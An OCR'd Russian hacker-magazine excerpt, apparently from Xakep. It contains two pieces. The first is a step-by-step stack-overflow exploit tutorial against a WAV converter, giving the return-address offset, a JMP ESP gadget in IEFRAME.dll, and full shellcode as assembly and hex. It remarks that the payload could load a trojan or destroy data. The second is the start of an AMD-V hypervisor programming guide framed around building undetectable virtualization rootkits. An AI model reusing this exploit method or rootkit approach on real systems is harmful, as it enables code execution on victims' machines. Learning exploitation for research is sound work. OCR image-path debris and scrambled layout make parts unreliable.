Проверим эту догадку: в WinHex открывай наш файл и меняй четыре байта, начиная со смещения 0x1010 (десятичное 4112), на любые другие. Сохраняй файл и скармливай его нашему конвертеру. Все совпадает — программа пытается обратиться по недопустимому адресу, записанному нами (между прочим, адрес необходимо записывать в файл «задом наперед», то есть, начиная с последнего байта). Но как это может пригодиться? Представь себе, что следом за адресом возврата в стек мы поместим написанный нами вредоносный код (так называемый «шелл-код»). Чтобы он был исполнен, необходимо лишь сделать так, чтобы адрес возврата указывал на инструкцию, которая осуществляет безусловный переход к выполнению кода, записанного в стек (например, такой инструкцией может быть call esp или jmp esp). Можно пойти по наиболее простому пути: разыскать в недрах любого из модулей подобную инструкцию и заменить адрес возврата в WAV-файле ее адресом. Стоит, однако, учитывать два условия. Первое — нельзя искать инструкцию в модулях, которые загружены в память по адресу, содержащему нулевые байты. Ноль — символ окончания строки, если мы запишем его в код эксплоита, функция просто «обрубит» все, что располагается после него. Таким образом, инструкция с адресом «12345678» нам подходит, а вот переход или вызов, расположенный по адресу «00777777» не подойдет, ибо он содержит нулевой байт. Второй момент, на который следует обратить внимание — старайся искать инструкцию перехода на стек внутри модулей, которые входят в сборку программы. Ведь разные билды операционных систем содержат разные системные библиотеки.

Я выбрал следующую инструкцию (модуль «IEFRAME.dll»):

```
4029dc93 JMP ESP
```

Помни, что, если ты не нашел похожей инструкции, это не повод для отчаяния. Если в памяти программы существует секция данных, содержащая опкод инструкции и имеющая атрибуты исполнения, ты можешь передать управление на соответствующий байт данных. Неважно, будет ли он частью числового значения или строки. Главное — ты сможешь передать управление коду. Вписывай в WAV-файл по смещению 4112 адрес возврата. Мой настоятельный совет — следующие два байта в файле, которые располагаются сразу за адресом возврата, обнули. Это



В ПРОЦЕССЕ ОТЛАДКИ ШЕЛЛ-КОДА...

даст возможность остановиться на исключении при дальнейшей отладке файла, не улетая в «дебри». Сохраняй результат и снова запускай декодер под отладчиком. На этот раз все прошло как нельзя лучше — произошла остановка на исключении:


```
0210FEE8    0000                  ADD
BYTE PTR DS:[EAX],AL
```


Теперь мы можем писать shell-код! OllyDbg поможет нам — мы будем набирать шелл-код прямо в окне кода отладчика.

РАЗРЕШИТЕ ПРЕДСТАВИТЬСЯ, SHELL-КОД

Итак, условимся, что первые четыре байта нашего кода будут NOP-ами. По адресу 0210FEEC расположим набор инструкций, которые будут выполнять определенные действия. Какие? Скажем, вызов MessageBoxA (разумеется, вместо вполне безобидных действий «жучок», живущий внутри WAV-файла, может и загружать троян, и уничтожать важные данные). Приступим к написанию кода. Необходимо использовать, как минимум, две функции: MessageBoxA и ExitProcess (о корректном завершении программы можно и не заботиться, но мы все-таки сделаем это). Нажми на кнопку «R» управляющей панели отладчика. Ты увидишь список всех вызовов, эксплуатируемых программой. Нам нужны только две API-функции, упомянутые выше. Если никаких функций в списке ты не видишь, выбери модуль wmpcon.exe в списке «Executable modules» и повтори действие еще раз. Итак, ищи в списке строку «CALL<JMP.&user32.MessageBoxA>». О чем нам говорит запись подобного вида? Разумеется, о том, что вызов функции не является прямым. Следует получить конструкцию непосредственного вызова, чтобы шелл-код работал во всех ситуациях. Дважды щелкни по строке, чтобы перейти на инструкцию вызова в окне дампа. В окне дампа также дважды щелкни по инструкции вызова. Откроется окно редактирования кода, содержащее следующую инструкцию: CALL 00401310. Этот адрес нас и интересует. Копируем его, нажимаем <ctrl+g>, вставляем в окошко скопированный адрес

ВОТ ОНА — УЯЗВИМОСТЬ В ДЕЙСТВИИ! КОД ВЫПОЛНЕН БЕЗОШИБОЧНО





ДВА НУЛЕВЫХ БАЙТА, РАСПОЛОЖЕННЫХ СРАЗУ ЗА АДРЕСОМ ВОЗВРАТА, ПОЗВОЛЯТ ОТЛАЖИВАТЬ ПРОГРАММУ «НА ИСКЛЮЧЕНИЯХ»

и нажимаем «Ok». Мы переместились к инструкции вида:

```
JMP DWORD PTR DS:[4CC254]
```

Это — непосредственный вызов функции MessageBoxA. Запомним его. Теперь прокрути дамп окна кода чуть выше и увидишь аналогичный «переходник» для функции ExitProcess:

```
JMP DWORD PTR DS:[4CC228]
```

Последний момент: нам необходимо где-то хранить параметры, передаваемые MessageBoxA. Поместим их сразу же за нашим кодом. Адрес в моем случае получился равным 210FF0B. Надо выделить набор байт, начинающихся с этого адреса, и нажать комбинацию клавиш <ctrl+e>. Откроется окно редактирования, в котором нужно ввести текст с завершающим (нулевым) байтом-терминатором. Для простоты будем использовать один и тот же текст и для заголовка выдаваемого MessageBox-а, и для его тела. Поскольку статичный адрес параметров узнать нельзя (вершина стека динамично изменяется), всегда нужно будет высчитывать положение параметров. Сделать это просто: один раз ввести в окне кода OllyDbg текстовую строку параметра, после чего высчитать разность между значением регистра ESP и ее положением. В моем случае значение разности оказалось равным 0x27. Таким образом, чтобы получить доступ к параметру, обратись по адресу ESP+27. Как видишь, все просто.
Да, необходимо помнить и о том, что мы должны возвратиться обратно в стек, чтобы завершить программу корректно. Для этого нужно еще до выполнения вызова MessageBoxA поместить в стек адрес инструкции, следующей за операцией перехода к API-функции. К сожалению, и здесь придется обращаться к арифметике относительных адресов: инструкция, следующая за вызовом, имеет адрес [esp+2b].
Итак, мы получили все, что требовалось. Осталось лишь написать «шелл-код» (разумеется, это весьма безобидный набор инструкций):

```
019FFEE8    90    NOP
019FFEE9    90    NOP
019FFEEA    90    NOP
019FFEEB    90    NOP

; параметры для MessageBoxA:

019FFEEC       PUSH 0

  ; стиль окна
; высчитываем положение параметров
функции MessageBoxA внутри стека
019FFEEE       MOV EAX,ESP
  ; помещаем в EAX значение стека
019FFEF0       ADD EAX,27
  ; увеличиваем значение регистра
на 27 байт и получаем адрес пара-
метра
019FFEF3       PUSH EAX
  ; кладем в стек заголовок окна
019FFEF4       PUSH EAX
  ; кладем в стек тело окна
019FFEF5       PUSH 0
  ; никакого владельца у окна не
будет — помещаем в стек NULL

  ; считаем значение адреса воз-
врата из MessageBoxA:

019FFEF7       MOV EAX,ESP
019FFEF9       ADD EAX,2B
019FFEFC       PUSH EAX
 ; помещаем адрес возврата в стек
019FFEFD  JMP DWORD PTR
DS:[<&user32.MessageBoxA>]
; Вызываем MessageBoxA
019FFF03 PUSH 0

; код завершения процесса — ноль
019FFF05 JMP DWORD PTR
DS:[<&kernel32.ExitProcess>]
; выходим из программы

; начиная с адреса 019FFF0B, рас-
полагаются байты размещенных нами
данных
```

После того, как ты введешь код под отладчиком целиком (включая строковой параметр для MessageBoxA), выделяй его и выбирай из контекстного меню пункт «Binary → Binary copy». В буфере обмена окажется машинный код, который необходимо вставить в WAV-файл сразу после адреса возврата (начиная со смещения 0x1014).
Код выглядит следующим образом:

```
90 90 90 90 6A 00 8B C4 83 C0 27
50 50 6A 00 8B C4 83 C0 2B 50 FF
25 54 C2 4C 00 6A 00 FF 25 28 C2
4C 00 53 50 4C 4F 49 54 45 44 00
```

Код не совпадает с форматом данных, который использует утилита WinHex. Чтобы WinHex принял данную последовательность, удали из нее все пробелы. После этого открой WinHex, перейди в Insert Mode («Режим вставки данных»), нажав клавишу Insert. Подведи курсор к смещению 0x1014, выбери из контекстного меню правой кнопки мыши «Edit→Clipboard Data→Paste», согласись на увеличение размера файла нажатием на кнопку «Ok» в появившемся окне. Появится окно выбора формата вставляемых данных. Нам нужен пункт «ASCII Hex». Выделяй его, нажимай «Ok». Готово! Сохраняй полученный файл и пробуй «скормить» его конвертеру файлов. Если все сделано правильно, появится окно сообщения, свидетельствующее о том, что шелл-код выполняется.

И НАПОСЛЕДОК...

Если ты хочешь стать хорошим специалистом в области исследования уязвимостей программного обеспечения, не используй готовые эксплоиты! Ищи информацию на лентах уязвимостей, используй свои знания и вспомогательные инструменты для создания собственных вариантов кода. Это поможет тебе научиться и обходить системы защиты, и создавать их. Успешных взломов, но не забывай о законе! ⌶

R0064 R0064@MAIL.RU



СВОЙ ГИПЕРВИЗОР БЛИЖЕ К ТЕЛУ! АППАРАТНАЯ ВИРТУАЛИЗАЦИЯ НА ПРАКТИКЕ

ТЫ, КОНЕЧНО, НЕ РАЗ СЛЫШАЛ ПРО ТАКУЮ ШТУКУ, КАК АППАРАТНАЯ ВИРТУАЛИЗАЦИЯ — ТЕХНОЛОГИЮ, ПОЗВОЛЯЮЩУЮ ЗАПУСКАТЬ НЕСКОЛЬКО ГОСТЕВЫХ ОС НА ОДНОЙ МАШИНЕ (ТАК НАЗЫВАЕМОМ ХОСТЕ). ИСТОРИЧЕСКИ ПЕРВОЙ БЫЛА ПРОГРАММНАЯ ВИРТУАЛИЗАЦИЯ, ЗАТЕМ РАЗРАБОТЧИКИ ПРОЦЕССОРОВ ПРИЗАДУМАЛИСЬ, ЧТО НЕПЛОХО БЫЛО БЫ ОБЕСПЕЧИТЬ АППАРАТНУЮ ПОДДЕРЖКУ ЭТОГО ДЕЛА. ИТАК, С 2006-ГО ГОДА В НАШЕМ РАСПОРЯЖЕНИИ ОКАЗАЛИСЬ ПРОЦЕССОРЫ INTEL И AMD С ВОЗМОЖНОСТЯМИ ВИРТУАЛИЗАЦИИ. И ПОШЛО-ПОЕХАЛО...

Надо сказать, что обзоров и статей, касающихся темы виртуализации, выходило за эти годы немало. Например, рекомендую к прочтению статью «Технологии аппаратной виртуализации», представляющую собой довольно основательный обзор сабжа: ixbt.com/cm/virtualization-h.shtml.
Однако, ни одной статьи, выходящей за рамки аналитики, я так и не встретил. Пора закрыть этот пробел и сконцентрироваться, наконец, на деталях реализации гипервизора. Между тем, уже, наверное, каждому известно про «Голубую пилюлю» (Blue Pill) Рутковской, в которой возможности виртуализации успешно применяются, причем не в самых легитимных целях :). Пока кто-то создает экспериментальные руткиты на базе виртуализации, кто-то активно разрабатывает анти-руткиты. Так, Hypersight Rootkit Detector от North Security Labs — считай, готовый анти-руткит для Windows. Для Linux тоже существует подобный проект — HookSafe, который был представлен на конференции ACM по компьютерной и сетевой безопасности (CCS 2009).
Такой интерес к виртуализации далеко не случаен — ведь для хакера это уникальная возможность скрытия своего присутствия в системе (наряду с более сложными, но и не менее красивыми атаками на SMM и AMT). Конечно, чтобы сделать руткит (даже на базе виртуализации) на 100% недетектируемым, придется напрячься, но игра стоит свеч! В конце концов, мы получает возможность тотального контроля над системой. Заинтересовало? Тогда вперед, осваивать такую непростую штуку как программирование гипервизоров.
Прежде чем зарываться в документацию, нужно обрисовать задачу более подробно. Вообще, аппаратная виртуализация в процессорах Intel (именуемая Intel VT) отличается от аналогичной у AMD (AMD-V). Отличается — значит, код гипервизора (aka VMM — Virtual Machine Monitor) для AMD не будет работать на платформе Intel. Поэтому мы начнем с AMD и продолжим о Intel в последующих статьях. Чтобы ты мог уточнить для себя какие-то вещи, тебе потребуется дока от амд (смотри врезку), также можно




СХЕМА РАБОТЫ ВИРТУАЛИЗАЦИИ AMD-V

Зарезервировано (должно быть 0)

31 15 14 13 12 11 10 9 8 7 1 0

Зарезервировано (устанавливается в 0) | FFXSR | 0 | SVME | NXE | LMA | 0 | LME | Зарезервировано | SCE

MSR-РЕГИСТР EFER. У НЕГО ПОЛНО РАЗЛИЧНЫХ ФУНКЦИЙ ПОМИМО ВКЛЮЧЕНИЯ АППАРАТНОЙ ВИРТУАЛИЗАЦИИ

почитать краткий обзор AMD-V от производителя (amd64.ru/index.php?link=2&addr=6&page=8).

ТЕОРЕТИЧЕСКИЕ ОСНОВЫ Перед тем, как приступать к написанию кода, необходимо получить минимальную теоретическую базу. Для начала определимся с терминами и аббревиатурами, которые будут использоваться далее по тексту.

Гостевой режим — по аналогии с защищенным, реальным — режим работы процессора, в котором выполняется гостевая система.

Гость — виртуальная ОС, работающая в гостевом режиме под управлением гипервизора

VMM (монитор виртуальных машин, гипервизор) — программное обеспечение, перехватывающее события в госте. Гипервизор представляет собой рычаг управления гостевыми системами.

Хост (по отношению к гостю) — система, на которой запущен гипервизор.

#VMEXIT — переход из режима гостя в режим хоста.

ПОДРОБНОСТИ Ты — обладатель процессора AMD. Как узнать, есть ли в нем поддержка аппаратной виртуализации? О том, что мы имеем соответствующий функционал, рапортует функция 80000001h инструкции CPUID (второй бит от нуля в регистре ecx, именуемый SVM, должен быть установлен). Функция, возвращающая 0 или 1,если возможности виртуализации недоступны или доступны, соответственно:

```
IsSVMAvailableProc proc
 xor rax,rax
 mov eax,80000001h
 cpuid
 xor rax,rax
 bt ecx,2 ; проверяем бит SVM
 jnc if_zero ; прыгаем, если бит равен 0
 inc rax
 if_zero:
 ret
IsSVMAvailableProc endp
```

Убедившись, что в нашем распоряжении подходящий процессор, можно приступать к дальнейшему описанию. Забегая вперед, скажу, что включение виртуализации, как и, в общем-то, весь код нашего гипервизора, будет находиться в драйвере и работать в ring-0. В процессе освоения кодинга гипервизора от тебя потребуется представление о программировании драйверов под Windows, знание c/c++ и 64-битного ассемблера на базовом уровне. Хотя я все равно постараюсь объяснить все максимально подробно.

ИНСТРУКЦИИ УПРАВЛЕНИЯ ВИРТУАЛЬНЫМИ МАШИНАМИ По своей сути аппаратная виртуализация — это расширение архитектуры ЦП: набор инструкций + новый режим работы процессора. До того, как говорить о наборе команд, нужно разобраться с такой штукой, как VMCB. VMCB (Virtual Machine Control Block) — управляющий блок виртуальной машины. Это основная структура данных, с которой нам предстоит работать. VMCB описывает виртуальную машину, которую мы будем запускать. Сразу о технических деталях: VMCB занимает одну страницу (4 килобайта) в непрерывной физической памяти. VMCB состоит из 2-х частей — область флагов (control area) и область состояния (state-save area). Рассмотрим структуру VMCB подробнее. VMM, как уже упоминалось, перехватывает события, происходящие в госте. Какие это будут события — определяется в области флагов. Мы можем перехватывать:

1. Чтение/запись контрольных регистров (cr0-cr15). Первые 16 бит структуры VMCB как раз и отводятся на установку перехвата операции чтения для каждого из контрольных регистров. Каждый бит отвечает за свой контрольный регистр. Вторые 16 бит VMCB отвечают за операцию записи в контрольные регистры.

2. Чтение/запись отладочных регистров (dr0-15).

3. Инструкции rdmsr/wrmsr для выбранных msr-регистров. Чтобы определить, какие msr подлежат контролю, используется так называемая MSR Permission Map (в переводе — карта разрешения msr, сокращенно — MSRPM). На каждый msr в ней отводится по 2 бита — для контроля операции чтения и записи. Физический адрес начала MSRPM хранится в VMCB.

Когда будет произведена запись/чтение в контролируемый msr — произойдет #VMEXIT, а подробная информация о событии запишется в поле exitinfo1 VMCB (оно будет равно 0 — если выход спровоцировала rdmsr, и 1, если wrmsr).

4. Инструкции работы с портами. Как и в случае с msr-регистрами, за контроль доступа к портам отвечает карта разрешения ввода-вывода (IOPM, I/O Permission Map). Там, конечно, все чуток сложнее, чем с msr. После #VMEXIT информация об исключении запишется в поле exitinfo1, где будет содержаться информация об инструкции, которая вызвала исключение.




links

- AMD64 Architecture Programmer's Manual Volume 2: System Programming: amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf. Теме виртуализации в этом мануале посвящена глава 15, Secure Virtual Machine.
- Hypersight Rootkit Detector (для Windows) — анти-руткит на основе аппаратной виртуализации. Фраза на главной странице «Blue Pill перестал быть невидимым» — заставляет познакомиться с сабжем поближе: northsecuritylabs.com/ru.
- Проект Blue Pill Джоанны Рутковской — руткит, использующий аппаратную виртуализацию (опенсорс): bluepillproject.org.
- В качестве дополнительной литературы можно почитать также ман AMD, целиком и полностью посвященный CPUID. CPUID Specification: amd.com/us-en/assets/content_type/white_papers_and_tech_docs/25481.pdf.
- Проект Xen: xen.org/products/projects.html.
- HookSafe — не так давно появившийся анти-руткит на основе гипервизора (для Linux). Исследователи работают над версией для Windows: http://discovery.csc.ncsu.edu/pubs/ccs09-HookSafe.pdf.

















31–16	15–10	9	8	7	6	5	4	3	2	1	0
PORT	Reserved	A64	A32	A16	SZ32	SZ16	SZ8	REP	STR	0	TYPE

Bits	Mnemonic	Description
31–16	PORT	Intercepted I/O port
15–10	Reserved, SBZ	
9	A64	64-bit address
8	A32	32-bit address
7	A16	16-bit address
6	SZ32	32-bit operand size
5	SZ16	16-bit operand size
4	SZ8	8-bit operand size
3	REP	Repeated port access
2	STR	String based port access (INS, OUTS)
1	0	
0	TYPE	Access Type (0 = OUT instruction, 1 = IN instruction)

ФОРМАТ ПОЛЯ EXITINFO1 В VMCB ДЛЯ ПЕРЕХВАЧЕННЫХ ИНСТРУКЦИЙ ВВОДА-ВЫВОДА

5. Инструкции чтения/записи регистров ldtr,gdtr, tr,idtr.
6. Исключения (0-31 векторы в IDT).
7. Инструкции, отвечающие за аппаратную виртуализацию (VMRUN,VMSAVE,VMLOAD...). То есть, можно контролировать запуск других гипервизоров (они будут вложенными). Кстати, с помощью перехвата этих инструкций Hypersight Rootkit Detector и обнаруживает «Голубую пилюлю».
8. Сигналы SMI, NMI, INIT ...
9. Еще много различных инструкций, таких как cpuid, iret, rsm и т.п.
Все вышеперечисленные события — это условия #VMEXIT — возвращения из гостевого режима в режим хоста. Каждая причина #VMEXIT имеет свой код, который записывается в поле exitcode области флагов VMCB. Вот некоторые из этих кодов:

```
62h — физическое SMI
6Eh — произошла инструкция RDTSC
70h — команда PUSHF
71h — POPF
72h — CPUID
7F — гость выключился (Shutdown)
80h — VMRUN
81h — VMMCALL
82h — VMLOAD
83h — VMSAVE
88h — ICEBP (инструкция с опкодом 0xF1)
-1 — неверная VMCB
```

Полную таблицу #VMEXIT-тов можно посмотреть в Appendix C. SVM Intercept Exit Codes в уже упоминаемом мной AMD64 Architecture Programmer's Manual Volume 2.
Часть дефиниции структуры VMCB (из сорцов Xen):

```
struct vmcb_struct
{
// область флагов
// первое слово — перехват чтения cr0-15
// второе слово — перехват записи cr0-15
  u32 cr_intercepts; /* offset 0x00 */
// первое слово — перехват чтения dr0-15
// второе слово — перехват записи dr0-15
  u32 dr_intercepts; /* offset 0x04 */
  // поле установки перехватываемых исключений (векторы 0-31 в IDT)
  u32 exception_intercepts;   /* offset 0x08 */
// INTR, NMI, SMI....IDTR (запись/чтение), GDTR (запись/чтение), LDTR(запись/чтение)
// TR(запись/чтение), инструкции RDTSC, RDPMC, PUSHF, POPF …
  u32 general1_intercepts;   /* offset 0x0C */
  u32 general2_intercepts;   /* offset 0x10 */
…
…
// физический адрес карты разрешения ввода-вывода
  u64 iopm_base_pa;        /* offset 0x40 */
// физический адрес карты разрешения msr
  u64 msrpm_base_pa;        /* offset 0x48 */
// это поле нужно для команды rdtsc
  u64 tsc_offset;          /* offset 0x50 */
// идентификатор адресного пространства гостя, связано со сбросом TLB, пока это не нужно
  u32 guest_asid; /* offset 0x58 */
  u8 tlb_control; /* offset 0x5C */
  u8 res07[3];
  vintr_t vintr; /* offset 0x60 */
  u64 interrupt_shadow; /* offset 0x68 */
// после #VMEXIT здесь окажется код причины выхода
  u64 exitcode; /* offset 0x70 */
  u64 exitinfo1; /* offset 0x78 */
  u64 exitinfo2; /* offset 0x80 */
…
  eventinj_t eventinj; /* offset 0xA8 */
// используется для вложенного страничного преобразования (nested paging) — об этом расскажу в другой раз
  u64 h_cr3; /* offset 0xB0 */
  lbrctrl_t lbr_control; /* offset 0xB8 */
// оставшееся место — 832 байта — заполняется нулями — оно зарезервировано для дальнейшего //расширения
u64 res09[104]; /* offset 0xC0 pad to save area */
…
```

HYPERSIGHT ROOTKIT DETECTOR В ДЕЙСТВИИ


Все неиспользуемое пространство обязательно должно быть заполнено нулями. Вторая часть VMCB содержит состояние регистров гостя. Из этой области во время выполнения инструкции VMRUN (о ней скажу позже) загружается информация о состоянии гостя, а при выходе из гостевого режима она (информация о состоянии) сохраняется там же.

```
 // начало области состояния
  svm_segment_register_t es;    /* offset 1024 */
  svm_segment_register_t cs;
  svm_segment_register_t ss;
  svm_segment_register_t ds;
  svm_segment_register_t fs;
  svm_segment_register_t gs;
  svm_segment_register_t gdtr;
  svm_segment_register_t ldtr;
  svm_segment_register_t idtr;
  svm_segment_register_t tr;
…
…
  u64 efer;             /* offset 1024 + 0xD0 */
  u64 res13[14];
  u64 cr4;             /* loffset 1024 + 0x148 */
  u64 cr3;
  u64 cr0;
  u64 dr7;
```

СТРУКТУРА КАРТЫ РАЗРЕШЕНИЯ MSR (MSRPM). КАЖДЫЕ 2 БИТА ОТВЕЧАЮТ ЗА ОТДЕЛЬНЫЙ MSR

Table 15-3. Ranges of MSR Permissions Map

Byte Offset	MSR Range	Current Usage
000h–7FFh	0000_0000h–0000_1FFFh	Pentium®-compatible MSRs
800h–FFFh	C000_0000h–C000_1FFFh	AMD Sixth Generation x86 Processor MSRs and SYSCALL
1000h–17FFh	C001_0000h–C001_1FFFh	AMD Seventh and Eighth Generation Processor MSRs
1800h–1FFFh	XXXX_XXXX–XXXX_XXXX	reserved



MSR-РЕГИСТР VM_CR, ПОЗВОЛЯЮЩИЙ ЗАБЛОКИРОВАТЬ УСТАНОВКУ БИТА SVME В EFER

```
u64 dr6;
  u64 rflags;
  u64 rip;
  u64 res14[11];
  u64 rsp;
  u64 res15[3];
  u64 rax;
  u64 star;
  u64 lstar;
  u64 cstar;
  u64 sfmask;
  u64 kerngsbase;
  u64 sysenter_cs;
  u64 sysenter_esp;
  u64 sysenter_eip;
  u64 cr2;
…
…
// регистры, связанные с трасси-
ровкой ветвлений
  u64 debugctlmsr;
  u64 lastbranchfromip;
  u64 lastbranchtoip;
  u64 lastintfromip;
  u64 lastinttoip;
  u64 res16[301]; // далее просто
2408 нулевых байт
}
```

